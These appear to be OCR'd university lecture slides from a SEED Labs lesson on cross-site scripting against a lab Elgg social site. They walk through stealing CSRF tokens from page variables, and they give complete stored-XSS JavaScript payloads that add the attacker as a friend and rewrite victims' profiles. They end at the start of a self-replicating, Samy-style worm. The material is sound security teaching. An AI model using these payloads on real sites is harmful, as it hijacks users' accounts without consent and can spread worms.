
```
seed@VM:~/.../firefox$ sudo snap install firefox
Setup snap "firefox" (6019) security profiles
firefox 137.0.1-1 from Mozilla✓ installed
```

- You could also use **Wireshark** to capture the HTTP Requests

XSS Attacks to Befriend with Others



XSS Attacks to Befriend with Others



XSS Attacks to Befriend with Others (Details)

```
http://www.xsslabelgg.com/action/friends/add?friend=47        ①
          &__elgg_ts=1489201544&__elgg_token=7c1763...        ②

GET /action/friends/add?friend=47&__elgg_ts=1489201544
          &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) ...
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1; elggperm=zT87L...   ③
Connection: keep-alive
```


Line ①: **URL** of Elgg's add-friend request. **UserID** of the user to be added to the friend list is used. Here, **Charlie's UserID (GUID) is 47**.

Line ②: Elgg's countermeasure against **CSRF** (Cross Side Request Forgery) attacks (this is now enabled).

Line ③: **Samy's Session cookie** which is **unique** for each user (**required by server**). It **is automatically sent by browsers (no need to be set by attacker)**. Here, if the attacker wants to access the cookies, it will be allowed as the **JavaScript code is from Elgg website** and **not a third-party page like in CSRF**.

XSS Attacks to Befriend with Others

- We can find UserID of Samy by going to the "**Members**" page and **View Page Source**
- **E.g.,**



XSS Attacks to Befriend with Others

The main challenge is to **find the values of CSRF countermeasures parameters** : **_elgg_ts** and **_elgg_token** **(page specific - has to be investigated during runtime)**.

View Page Source:

```
for (var i = 0; i < lightbox_links.length; i++) {
    lightbox_links[i].onclick = function () {
        return false;
    };
}

var toggle_links = document.querySelectorAll('a[rel="toggle"]');

for (var i = 0; i < toggle_links.length; i++) {
    toggle_links[i].onclick = function () {
        return false;
    };
}

var elgg = {"config":{"lastcache":1587931381,"viewtype":"default","simplecache_enabled":1,"current_language":"en"},"security":{"token":{"__elgg_ts":1681126429,"__elgg_token":"yLRlUyK
</script><script src="http://www.seed-server.com/cache/1587931381/default/jquery.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script>
require([
    "navigation/menu/elements/item_toggle",
    "page/elements/topbar",
    "input/form",
    "elgg/reportedcontent"
]);
</script>
```

XSS Attacks to Befriend with Others (Details)

The main challenge is to **find the values of CSRF countermeasures parameters** : **_elgg_ts** and **_elgg_token** **(page specific - has to be investigated during runtime)**.

```
var elgg = {...
  "security":{"token":{"__elgg_ts":1543676484,                    ①
                       "__elgg_token":"alg7OIvw5Md6iJbXFVgtDA"}}, ②
  "session":{"user":{"guid":47,...},... "name":"Alice",...}
  ...
};
```

Line ① and ②: The **secret values** are assigned to **two JavaScript variables (elgg.security.token.__elgg_ts, elgg.security.token.__elgg_token)**, which makes our attack easier as we can load the values from these variables.

Our JavaScript code is injected inside the page, so it can **access the JavaScript variables inside the page**.

XSS Attacks to Befriend with Others (Details)

add_friend.js


```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token; ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add"  ③
               + "?friend=47" + token + ts;                    ④

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type",
               "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

Line ① and ②: Get timestamp and secret token from the JavaScript variables.

Line ③ and ④: Construct the URL with the data attached.

The rest of the code is to create a GET request using **Ajax**. (To prevent the victim user from navigating away from page - attack is invisible)

Inject the Code Into a Profile



- **Samy** puts the script in the "**About Me**" section of his profile.
- After that, let's **login as** "**Alice**" and visit Samy's profile.
- JavaScript code will be run and not displayed to Alice.
- The code sends an add-friend request to the server.
- If we check **Alice's friends list, Samy is added**.


XSS Attacks to Change Other People's Profiles

Goal: Putting a statement "SAMY is MY HERO" in other people's profile without their consent.

Investigation taken by attacker Samy :

- Samy captured an **edit-profile request** using **LiveHTTPHeader**.


Captured HTTP Request



Hit Save

Save

Captured HTTP Request



Captured HTTP Request (Details)

```
http://www.xsslabelgg.com/action/profile/edit                    ①
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; ...
Accept: text/html,application/xhtml+xml,application/xml;...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 489
Cookie: Elgg=hqk18rv5r1l1sbcik2vlqep6l5                           ②
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=BPyoX6EZ_KpJTa1xA3YCNA&__elgg_ts=1543678451         ③
&name=Samy
&description=Samy is my hero                                     ④
&accesslevel[description]=2                                      ⑤
... (many lines omitted) ...
&guid=47                                                         ⑥
```

Line ①: URL of the edit-profile service.

Line ②: **Session cookie** (unique for each user). It **is automatically set by browsers (no need to be set be attacker)**.

Line ③: CSRF countermeasures, which are now enabled.

Captured HTTP Request (continued)

```
&name=Samy
&description=Samy is my hero                    ④
&accesslevel[description]=2                     ⑤
... (many lines omitted) ...
&guid=47                                        ⑥
```

- Line ④: **Description** field with our text "**Samy is my hero**"
- Line ⑤: Access level of each field: 2 means the field is viewable to everyone.
- Line ⑥: **User ID** (**GUID**) of the **victim**. This can be obtained by **visiting victim's profile page source**. In XSS, as this value can be obtained from the page. As we don't want to limit our attack to one victim, we can just add the GUID from JavaScript variable called **`elgg.session.user.guid`**.

Construct the Malicious Ajax Request (edit_profile.js)

```
var guid  = "&guid=" + elgg.session.user.guid;
var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var name  = "&name=" + elgg.session.user.name;
var desc  = "&description=Samy is my hero" +
            "&accesslevel[description]=2";

// Construct the content of your url.
var sendurl = "http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;
```

Construct the Malicious Ajax Request

To ensure that it does not modify Samy's own profile or it will overwrite the malicious content in Samy's profile.


```
if (elgg.session.user.guid != 59){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST",sendurl,true);
  Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
  Ajax.send(content);
}
```

Inject the Malicious Code Into Attacker's Profile

- **Samy** can place the **malicious code** into his profile and then wait for others to visit his profile page.

Inject the Malicious Code Into Attacker's Profile


About me

Embed content Visual editor

```
<script type="text/javascript">
window.onload = function(){
 var guid  = "&guid=" + elgg.session.user.guid;
 var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
 var name  = "&name=" + elgg.session.user.name;
 var desc  = "&description=Samy is my hero" +
         "&accesslevel[description]=2";

 // Construct the content of your url.
 var sendurl = "http://www.seed-server.com/action/profile/edit";
 var content = token + ts + name + desc + guid;
 if (elgg.session.user.guid != 59){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST",sendurl,true);
  Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```

Inject the Malicious Code Into Attacker's Profile

- Login to Alice's account and view Samy's profile. As soon as Samy's profile is loaded, malicious code will get executed.
- On **checking Alice profile, we can see that "SAMY IS MY HERO" is added to the "About me" field of her profile.**




Self-Propagation XSS Worm

With **MySpace Samy's worm**, not only were the profiles of visitors of Samy's profile modified, their profiles could also be made to carry a copy of Samy's JavaScript code. So, when an infected profile was viewed by others, the code could further spread.

Self-Propagation XSS Worm

MySpace Samy's worm infected 1 million users in just 20 hours (one of the **fastest** spreading worms).



Self-Propagation XSS Worm

With **MySpace Samy's worm**, not only were the profiles of visitors of Samy's profile modified, their profiles could also be made to **carry a copy of Samy's JavaScript code**. So, when an infected profile was viewed by others, the code could further spread.

Challenges: How can JavaScript code produce a copy of itself?

Two typical **approaches**:

- **DOM approach**: JavaScript code can get a copy of itself directly from DOM via **DOM API**s
- **Link approach**: JavaScript code can be included in a web page via a link using the **src** attribute of the script tag.

Self-Propagation XSS Worm

Document Object Model (DOM) Approach :


- DOM organizes the contents of the page into a **tree of objects (DOM nodes)**.
- Using DOM APIs, we can access each node on the tree.
- If a page contains **JavaScript code**, it will be stored as an **object in the tree**.
- So, if we know the DOM node that contains the code, we can use DOM APIs to get the code from the node.
- Every **JavaScript node can be given a name** and then use the `document.getElementByID()` API to find the node.

Self-Propagation XSS Worm

```
<script id="worm">

// Use DOM API to get a copy of the content in a DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```

- Use **document.getElementById("worm")** to get the reference of the node
- **innerHTML** gives the inside part of the node, not including the script tag.
- **So, in our attack code, we can put the message in the description field along with a copy of the entire code (inside a <script> tag).**

Self-Propagation XSS Worm



Self-Propagation XSS Worm: Construct Malicious JS

```
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   ①
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";                                    ②

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);   ③

  // Set the content of the description field and access level.
